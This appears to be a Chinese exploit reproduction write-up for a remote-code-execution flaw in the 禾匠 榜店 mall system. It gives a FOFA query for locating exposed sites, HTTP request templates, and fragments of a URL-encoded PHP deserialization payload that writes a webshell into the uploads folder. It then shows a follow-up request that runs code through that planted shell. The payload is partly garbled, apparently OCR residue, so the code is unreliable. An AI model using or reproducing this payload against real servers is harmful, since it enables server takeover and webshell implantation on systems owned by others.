# H22-1禾匠-榜店商城系统-RCE

### 漏洞描述:

某商城系统的api/testOrderSubmit模块下的preview方法存在命令执行漏洞,攻击者可以向服务器写入木马文件,直接获取服务器权限

#### 网站图片:



### 网络测绘:

#### fofa语法.

FOFA: body="const\_scriptUrl"


# 漏洞复现:

#### payload:

POST /web/index.php?r=api/testOrderSubmit/index/preview&\_mall\_id=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Ength: 913
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

## 效果图:

解码 🗸



pinfo%28%29%38%22%38%7Di%3A1%38s%3A3%3A%22run%22%3B%7D%7Ds%3A14%3A%22\_fn\_\_\_toString%22%3Bs%3A7%3A%22

phpinfo%22%3Bs%3A9%3A%22\_fn\_close%22%3Ba%3A2%3A%7Bi%3A0%3Br%3A6%3Bi%3A1%3Bs%3A3%3A%22run%22%3Bx7D%7D

8i:1:s:22:"evaluateDynamicContent":3s:2:"id":s:132:"file\_put\_contents('uploads/heijang\_12

form\_data%3DO%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7 A36%3A%22%5Cx00yii%5Cdb%5CBatchQueryResult%5Cx00\_dataReader%22%3B8 24%3A%22GuzzleHttp%5CPsr7%5CFnStream%22%3A3%3A%7Bs%3A32%3A%229 GGuzzleHttp%5CPsr7%5CFnStream%5Cx00method%22%3Ba%3A2%3A%7Bs%3A1

```
Responses https 89788bytes / 156ms
       .center table {margin: 1em auto; text-ali
 19
       .center th {text-align: center !important
 20
       td, th {border: 1px solid #666; font-size
 22
       h1 {font-size: 150%;}
       h2 {font-size: 125%;}
 24
       .p {text-align: left;}
       .e {background-color: #ccf; width: 300px;
.h {background-color: #99c; font-weight: |
 25
       .v-{background-color: #ddd; max-width: 30
       .v·i·{color: #999;}
 28
       img {float: right; border: 0;}
 30
       hr {width: 934px; background-color: #ccc;
       31
 33 > <body><div·class="center">
    ∨ 
 35
    < <tr < class="h"><<td>
       <a href="http://www.php.net/"><img border
iVBORwOKGgoAAAANSUhEUgAAAHkAAABACAYAAAA
       +j9gsAAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFn
       dBGihmE21QCrQDY6oZZykon/gY5qizjgM2KQMfzFA
       +j4R9oZH7zT6MAMKrNphZFSQreKHRgZmspLHSCJ2C
        33PvWU4293F29ybd1PzaM3df2XPv+Zzf4/zOuWc1t
       o5mPriOf8dd0YoNfiOnt4ntB1PT4zYwzQkf3kR9/
```

POST /web/uploads/hejiang\_1234.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

img=echo%20"hello,hejiang";

